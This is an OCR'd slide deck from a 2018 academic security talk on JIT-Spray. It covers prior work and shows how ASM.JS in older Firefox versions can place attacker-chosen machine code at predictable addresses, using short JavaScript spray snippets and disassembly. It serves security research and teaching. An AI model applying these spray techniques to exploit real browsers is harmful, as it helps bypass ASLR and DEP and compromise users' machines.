From Assembly to JavaScript and Back

Robert Gawlik

Ruhr-University Bochum

August 30th 2018 – Singapore

About me

- IT Security since 2010
- PostDoc – Systems Security Group @
  Horst Görtz Institute / Ruhr-University Bochum
- Security Researcher at Blue Frost Security
- low-level security, binary analysis and exploitation, fuzzing, client-side mitigations/attacks
- @rh0_gz, robert.gawlik@rub.de

Agenda

- JIT-Spray on x86 and ARM and previous work
- Case study – ASM.JS and JIT-Spray

1) CVE-2017-5375
2) CVE-2017-5400 (bypass of patch for (1))

- Arbitrary ASM.JS payload generation
- Exploitation with ASM.JS JIT-Spray
  – CVE-2016-9079, CVE-2016-2819, CVE-2016-1960

JIT Overview

Just-In-Time Compilation (JIT)

- Generate native machine code from higher-level language

JavaScript
PHP
Java
ActionScript
...

x86_32, x86_64, ARM, AArch64

Just-In-Time Compilation (JIT)

- Generate native machine code from higher-level language

JavaScript
PHP
Java
ActionScript
...

x86_32, x86_64, ARM, AArch64

- Performance gain compared to interpreted execution

Just-In-Time Compilation (JIT)

- Several compilers and optimization layers

Just-In-Time Compilation (JIT)

- Several compilers and optimization layers

JS:


Baseline, IonMonkey


Baseline, DFG, FTL


ChakraCore (2 Tier JIT)


TurboFan

Just-In-Time Compilation (JIT)

- Several compilers and optimization layers

JS:


Baseline, IonMonkey


ChakraCore (2 Tier JIT)


Baseline, DFG, FTL


TurboFan

Java:


HotSpot JIT

PHP:

HHVM JIT

ActionScript:


NanoJIT

Linux Kernel:


eBPF

.Net:

RyuJIT

Just-In-Time Compilation (JIT)

- Several compilers and optimization layers

JS:  Baseline,  Baseline Spot JIT

 HHVM JIT

More than 13 compilation engines.
What could possibly go wrong?

ActionScript:

 NanoJIT

Linux Kernel:

 eBPF

.Net:

 RyuJIT

JIT-Spray (x86)

1. Hide native instructions in constants of high-level language

```
c =  0xa8909090
c += 0xa8909090
```

JIT-Spray

1. Hide native instructions in constants of high-level language

```
c =  0xa8909090
c += 0xa8909090
```

Emitted JIT Code

```
00: b8909090a8  mov eax, 0xa8909090
05: 05909090a8  add eax, 0xa8909090
```

1. Hide native instructions in constants of high-level language

```
c =  0xa8909090
c += 0xa8909090
```

x86 Disassembly @ offset 1

```
01: 90    nop
02: 90    nop
03: 90    nop
04: a805  test al, 5
06: 90    nop
07: 90    nop
08: 90    nop
```

Emitted JIT Code

```
00: b8909090a8  mov eax, 0xa8909090
05: 05909090a8  add eax, 0xa8909090
```

1. Hide native instructions in constants of high-level language

```
c =  0xa8909090
c += 0xa8909090
```

x86 Disassembly @ offset 1

```
01: 90     nop
02: 90     nop
03: 90     nop
04: a      semantic nop   5
06: 90     nop
07: 90     nop
08: 90     nop
```

Emitted JIT Code

```
00: b8909090a8  mov eax, 0xa8909090
05: 05909090a8  add eax, 0xa8909090
```

JIT-Spray

1. Hide native instructions in constants of high-level language

2. Force allocations to predictable address regions

JIT-Spray

1. Hide native instructions in constants of high-level language

2. Force allocations to predictable address regions

```
function JIT(){
    c =  0xa8909090
    c += 0xa8909090
}

While (not address_hit){
    createFuncAndJIT()
}
```

JIT-Spray

1. Hide native instructions in constants of high-level language

2. Force allocations to predictable address regions

```
function JIT(){
    c =  0xa8909090
    c += 0xa8909090
}

While (not address_hit){
    createFuncAndJIT()
}
```

```
0x20202021: 90    nop
0x20202022: 90    nop
0x20202023: 90    nop
0x20202024: a805  test al, 5
0x20202025: 90    nop
0x20202026: 90    nop
0x20202027: 90    nop
```

JIT-Spray

1. Hide native instructions in constants of high-level language

2. Force allocations to predictable address regions

```
function JIT(){
    c =  0xa8909090
    c += 0xa8909090
}

While (not address_hit){
    createFuncAndJIT()
}
```

predictable?!

```
0x20202021: 90     nop
0x20202022: 90     nop
0x20202023: 90     nop
0x20202024: a805   test al, 5
0x20202025: 90     nop
0x20202026: 90     nop
0x20202027: 90     nop
```

JIT-Spray

1. Hide native instructions in constants of high-level language

2. Force allocations to predictable address regions

```
function JIT(){
```

predictable?!

Used to bypass ASLR and DEP

```
}
```

JIT-Spray

1. Hide native instructions in constants of high-level language

2. Force allocations to predictable address regions

```
function JIT(){
```

predictable?!

Used to bypass ASLR and DEP
No info leak and code reuse necessary

```
}
```

JIT-Spray

1. Hide native instructions in constants of high-level language

2. Force allocations to predictable address regions

```
function JIT(){
}
```

predictable?!

Used to bypass ASLR and DEP
No info leak and code reuse necessary
→ Memory corruptions are easier to exploit

Prominent JIT-Spray on x86

JIT-Spray

Flash JIT-Spray (Dionysus Blazakis, 2010)

- Targets ActionScript (Tamarin VM)

Flash JIT-Spray (Dionysus Blazakis, 2010)

- Targets ActionScript (Tamarin VM)
- Long XOR sequence gets compiled to XOR instructions

```
var y = (
  0x3c54d0d9 ^
  0x3c909058 ^
  0x3c59f46a ^
  0x3c90c801 ^
```

```
03470069    B8 D9D0543C     MOV EAX,3C54D0D9
0347006E    35 5890903C     XOR EAX,3C909058
03470073    35 6AF4593C     XOR EAX,3C59F46A
03470078    35 01C8903C     XOR EAX,3C90C801
```

Flash JIT-Spray (Dionysus Blazakis, 2010)

- Targets ActionScript (Tamarin VM)
- Long XOR sequence gets compiled to XOR instructions

```
var y = (
  0x3c54d0d9 ^
  0x3c909058 ^
  0x3c59f46a ^
  0x3c90c801 ^
```

```
03470069    B8 D9D0543C     MOV EAX,3C54D0D9
0347006E    35 5890903C     XOR EAX,3C909058
03470073    35 6AF4593C     XOR EAX,3C59F46A
03470078    35 01C8903C     XOR EAX,3C90C801
```

- First of its kind known to public

Flash JIT-Spray (Dionysus Blazakis, 2010)

- Mitigated by constant folding

→ Bypassed with “IN” operator (`VAL0 IN VAL1 ^ VAL2 ^ ..`)

- ...and mitigated with random nop insertion

Writing JIT Shellcode (Alexey Sintsov, 2010)

- Nice methods to ease and automate payload generation:

Writing JIT Shellcode (Alexey Sintsov, 2010)

- Nice methods to ease and automate payload generation:

  – split long instructions into instructions <= 3 bytes

```
; 5 bytes
mov ebx, 0xb1b2b3b4
```

```
mov ebx, 0xb1b2xxxx ; 3 bytes
mov bh, 0xb3        ; 2 bytes
mov bl, 0xb4        ; 2 bytes
```

Writing JIT Shellcode (Alexey Sintsov, 2010)

- Nice methods to ease and automate payload generation:

  – split long instructions into instructions <= 3 bytes

```
; 5 bytes
mov ebx, 0xb1b2b3b4
```

```
mov ebx, 0xb1b2xxxx ; 3 bytes
mov bh, 0xb3        ; 2 bytes
mov bl, 0xb4        ; 2 bytes
```

  – semantic nops which don't change flags

```
00: b89090906a  mov eax, 0x6a909090
05: 05909090a8  add eax, 0xa8909090
```

```
03: 90    nop
04: 6a05  push 5
```

JIT-Spray Attacks & Advanced Shellcode (Alexey Sintsov, 2010)

- JIT-Spray in Apple Safari on Windows possible:

JIT-Spray Attacks & Advanced Shellcode (Alexey Sintsov, 2010)

- JIT-Spray in Apple Safari on Windows possible:
  - use two of four immediate bytes as payload


JIT-Spray Attacks & Advanced Shellcode
(Alexey Sintsov, 2010)

- JIT-Spray in Apple Safari on Windows possible:
  - use two of four immediate bytes as payload
  - connect payload bytes with short jumps (stage0)

JIT-Spray Attacks & Advanced Shellcode
(Alexey Sintsov, 2010)

- JIT-Spray in Apple Safari on Windows possible:
  - use two of four immediate bytes as payload
  - connect payload bytes with short jumps (stage0)
  - copy stage1 payload to RWX JIT page and jump to it

JIT-Spray Attacks & Advanced Shellcode
(Alexey Sintsov, 2010)



Attacking Clientside JIT Compilers
(Chris Rohlf & Yan Ivnitskiy, 2011)

- In depth analysis of LLVM and Firefox JIT engines

JIT-Spray

Attacking Clientside JIT Compilers
(Chris Rohlf & Yan Ivnitskiy, 2011)

- In depth analysis of LLVM and Firefox JIT engines
- JIT-Spray techniques (i.e., with floating point values)

JIT-Spray

Attacking Clientside JIT Compilers
(Chris Rohlf & Yan Ivnitskiy, 2011)

- In depth analysis of LLVM and Firefox JIT engines
- JIT-Spray techniques (i.e., with floating point values)
- JIT gadget techniques (gaJITs)

JIT-Spray

Attacking Clientside JIT Compilers
(Chris Rohlf & Yan Ivnitskiy, 2011)

- In depth analysis of LLVM and Firefox JIT engines
- JIT-Spray techniques (i.e., with floating point values)
- JIT gadget techniques (gaJITs)
- Comparison of JIT hardening measurements

Attacking Clientside JIT Compilers (Chris Rohlf & Yan Ivnitskiy, 2011)

- In d… …nes
- JIT-S… …values)
- JIT g…
- Com…

	V8	IE9	Jaeger Monkey	Trace Monkey	LLVM	JVM	Flash / Tamarin
Secure Page Permissions	✗	✓	✗	✗	✗	✗	✗
Guard Pages	✓	✗	✗	✗	✗	✗	✗
JIT Page Randomization	✓	✓	✗	✗	✗	✗	✗
Constant Folding	✗	✗	✗	✗	✗	✗	✗
Constant Blinding	✓	✓	✗	✗	✗	✗	✗
Allocation Restrictions	✓	✓	✗	✗	✗	✗	✗
Random NOP Insertion	✓	✓	✗	✗	✗	✗	✗
Random Code Base Offset	✓	✓	✗	✗	✗	✗	✗

JIT-Spray

Flash JIT – Spraying info leak gadgets (Fermin Serna, 2013)

- Bypass ASLR and random NOP insertion:

JIT-Spray

Flash JIT – Spraying info leak gadgets (Fermin Serna, 2013)

- Bypass ASLR and random NOP insertion:

  – spray few instructions to predictable address – prevents random NOPS

JIT-Spray

Flash JIT – Spraying info leak gadgets (Fermin Serna, 2013)

- Bypass ASLR and random NOP insertion:

  – spray few instructions to predictable address – prevents random NOPS
  – trigger UAF bug and call JIT gadget

JIT-Spray

Flash JIT – Spraying info leak gadgets (Fermin Serna, 2013)

- Bypass ASLR and random NOP insertion:

  – spray few instructions to predictable address – prevents random NOPS
  – trigger UAF bug and call JIT gadget
  – JIT gadget writes return address into heap spray, continue execution in JS

JIT-Spray

Flash JIT – Spraying info leak gadgets (Fermin Serna, 2013)

- Bypass ASLR and random NOP insertion:
  - spray few instructions to predictable address – prevents random NOPS
  - trigger UAF bug and call JIT gadget
  - JIT gadget writes return address into heap spray, continue execution in JS
- Mitigated with constant blinding in Flash 11.8

JIT-Spray

Exploit Your Java Native Vulnerabilities on Win7/JRE7 in One Minute (Yuki Chen, 2013)

- JIT-Spray on Java Runtime Environment

JIT-Spray

Exploit Your Java Native Vulnerabilities on Win7/JRE7 in One Minute (Yuki Chen, 2013)

- JIT-Spray on Java Runtime Environment
- 3 of 4 bytes of one constant usable as payload

JIT-Spray

Exploit Your Java Native Vulnerabilities on Win7/JRE7 in One Minute (Yuki Chen, 2013)

- JIT-Spray on Java Runtime Environment
- 3 of 4 bytes of one constant usable as payload
- Spray multiple functions to hit predictable address (32-bit)

JIT-Spray

Exploit Your Java Native Vulnerabilities on Win7/JRE7 in One Minute (Yuki Chen, 2013)

- JIT-Spray on Java Runtime Environment
- 3 of 4 bytes of one constant usable as payload
- Spray multiple functions to hit predictable address (32-bit)
- Jump to it with EIP control

Exploit Your Java Native Vulnerabilities on Win7/JRE7 in One Minute (Yuki Chen, 2013)

```
public int spray(int a) {
    int b = a;
    b ^= 0x90909090;
    b ^= 0x90909090;
    b ^= 0x90909090;
    return b;
}
```


```
0x01c21507: cmp   0x4(%ecx),%eax
0x01c2150a: jne   0x01bbd100      ;
0x01c21510: mov   %eax,0xffffc000(%esp)
0x01c21517: push  %ebp
0x01c21518: sub   $0x18,%esp
0x01c2151b: xor   $0x90909090,%edx
0x01c21521: xor   $0x90909090,%edx
0x01c21527: xor   $0x90909090,%edx
...
0x01c21539: ret
```

(32-bit)

JIT-Spray (ARM)

JIT-Spray (ARM)

Too leJIT to Quit (Lian et al., 2015)



- Target: JSC DFG JIT
- Thumb-2:
  - mixed 16-bit and 32-bit instructions
  - 16-bit alignment

http://wp.internetsociety.org/ndss/wp-content/uploads/sites/25/2017/09/09ExtendingJIT.slide_.pdf

JIT-Spray (ARM)

A Call to ARMs (Lian et al., 2017)

- Control JIT to emit **32-bit** ARM **AND** instructions

JIT-Spray (ARM)

A Call to ARMs (Lian et al., 2017)

- Control JIT to emit **32-bit** ARM **AND** instructions
- Force interpretation of **AND** instruction as **two** consecutive **16-bit Thumb-2** instructions

JIT-Spray (ARM)

A Call to ARMs (Lian et al., 2017)

- Control JIT to emit **32-bit** ARM **AND** instructions
- Force interpretation of **AND** instruction as **two** consecutive **16-bit Thumb-2** instructions
- **1st** instruction: attacker operation
  2nd instruction: PC-relative jump

JIT-Spray (ARM)

A Call to ARMs (Lian et al., 2017)

- Control JIT to emit **32-bit** ARM **AND** instructions
- Force interpretation of **AND** instruction as **two** consecutive **16-bit Thumb-2** instructions
- **1st** instruction: attacker operation
  2nd instruction: PC-relative jump

→ self-sustained payload without resynchronization
(target: Firefox' IonMonkey)

JIT-Spray (ARM)

A Call to ARMs (Lian et al., 2017)

- Control JIT to emit **32-bit** ARM **AND** instructions
- F… …tive **1**
- **1** **2**

JIT-Spray on architecture with fixed instruction length and instruction alignment

→ self-sustained payload without resynchronization (target: Firefox' IonMonkey)

hg SysSec

ASM.JS JIT-Spray on OdinMonkey (x86)

RUB

ASM.JS

- Strict subset of JS
- OdinMonkey: Ahead-Of-Time (AOT) Compiler in Firefox

- Appeared in 2013 in Firefox 22
- No need to frequently execute JS as in traditional JITs
- Generates binary blob with native machine code
- ASM.JS JIT-Spray possible until Firefox 52 (2017)

Simple ASM.JS module

```
function asm_js_module(){
    "use asm"
    function asm_js_function(){
        var val = 0xc1c2c3c4;
        return val|0;
    }
    return asm_js_function
}
```

Simple ASM.JS module

```
function asm_js_module(){
    'use asm'
    function asm_js_function(){
        var val = 0xc1c2c3c4;
        return val|0;
    }
    return asm_js_function
}
```

- Prolog directive

Simple ASM.JS module

```
function asm_js_module(){
    "use asm"
    function asm_js_function(){
        var val = 0xc1c2c3c4;
        return val|0;
    }
    return asm_js_function
}
```

- Prolog directive
- ASM.JS module body


Simple ASM.JS module

```
function asm_js_module(){
    "use asm"
    function asm_js_function(){
        var val = 0xc1c2c3c4;
        return val|0;
    }
    return asm_js_function
}
```

- Prolog directive
- ASM.JS module body
- Your “calculations”

Simple ASM.JS module

```
function asm_js_module(){
    "use asm"
    function asm_js_function(){
        var val = 0xc1c2c3c4;
        return val|0;
    }
}
```



- Prolog directive
- ASM.JS module body
- Your “calculations”

Inject Code to Predictable Addresses

- Request ASM.JS module several times

```
modules = []
for (i=0; i<=0x2000; i++){
        modules[i] = asm_js_module()
}
```

Inject Code to Predictable Addresses

- Request ASM.JS module several times

```
modules = []
for (i=0; i<=0x2000; i++){
        modules[i] = asm_js_module()
}
```

- Search for **0xc1c2c3c4** in memory

Inject Code to Predictable Addresses

```
"use asm"
function asm_js_function(){
    var val = 0xc1c2c3c4;
    return val|0;
}
```

Value
appears in
machine code

```
10100023 b8c4c3c2c1      mov     eax,0C1C2C3C4h
10100028 6690            xchg    ax,ax
1010002a 83c404          add     esp,4
1010002d c3              ret
```

Inject Code to Predictable Addresses

```
"use asm"
function asm_is_function(){
    var val = 0xc1c2c3c4;
    return val|0;
}
```

Value appears in machine code

```
10100023 b8c4c3c2c1      mov     eax,0C1C2C3C4h
10100028 6690            xchg    ax,ax
1010002a 83c404          add     esp,4
1010002d c3              ret
```


Inject Code to Predictable Addresses

- Unblinded constant **0xc1c2c3c4** appears many times

```
09bf9024  c1c2c3c4 c4839066 0d8bc304 00000000
0a720024  c1c2c3c4 c4839066 0d8bc304 0a721000
0a730024  c1c2c3c4 c4839066 0d8bc304 0a731000
0a740024  c1c2c3c4 c4839066 0d8bc304 0a741000
0a750024  c1c2c3c4 c4839066 0d8bc304 0a751000
0a760024  c1c2c3c4 c4839066 0d8bc304 0a761000
...
```

Inject Code to Predictable Addresses


- Unblinded constant **0xc1c2c3c4** appears many times



– many module requests yield many copies

Inject Code to Predictable Addresses

- Unblinded constant **0xc1c2c3c4** appears many times



– many module requests yield many copies

– aligned to predictable addresses

Inject Code to Predictable Addresses

- Unblinded constant **0xc1c2c3c4** appears many times

```
09bf9024  c1c2c3c4 c48
0a720024  c1c2c3c4 c48
0a730024  c1c2c3c4 c48
0a740024  c1c2c3c4 c48
0a750024  c1c2c3c4 c48
0a760024  c1c2c3c4 c48
...
```

– many module requests yield many copies

– aligned to predictable addresses

→ **ASM.JS JIT-Spray unlocked**

Inject Code to Predictable Addresses

Address	Type	Committed	Private	Total WS	Blocks	Protection
0FFE0000	Private Data	8 K	8 K	8 K	2	Execute/Read
0FFF0000	Private Data	8 K	8 K	8 K	2	Execute/Read
10000000	Private Data	8 K	8 K	8 K	2	Execute/Read
10010000	Private Data	8 K	8 K	8 K	2	Execute/Read
10020000	Private Data	8 K	8 K	8 K	2	Execute/Read
10030000	Private Data	8 K	8 K	8 K	2	Execute/Read
10040000	Private Data	8 K	8 K	8 K	2	Execute/Read
10050000	Private Data	8 K	8 K	8 K	2	Execute/Read
10060000	Private Data	8 K	8 K	8 K	2	Execute/Read
10070000	Private Data	8 K	8 K	8 K	2	Execute/Read

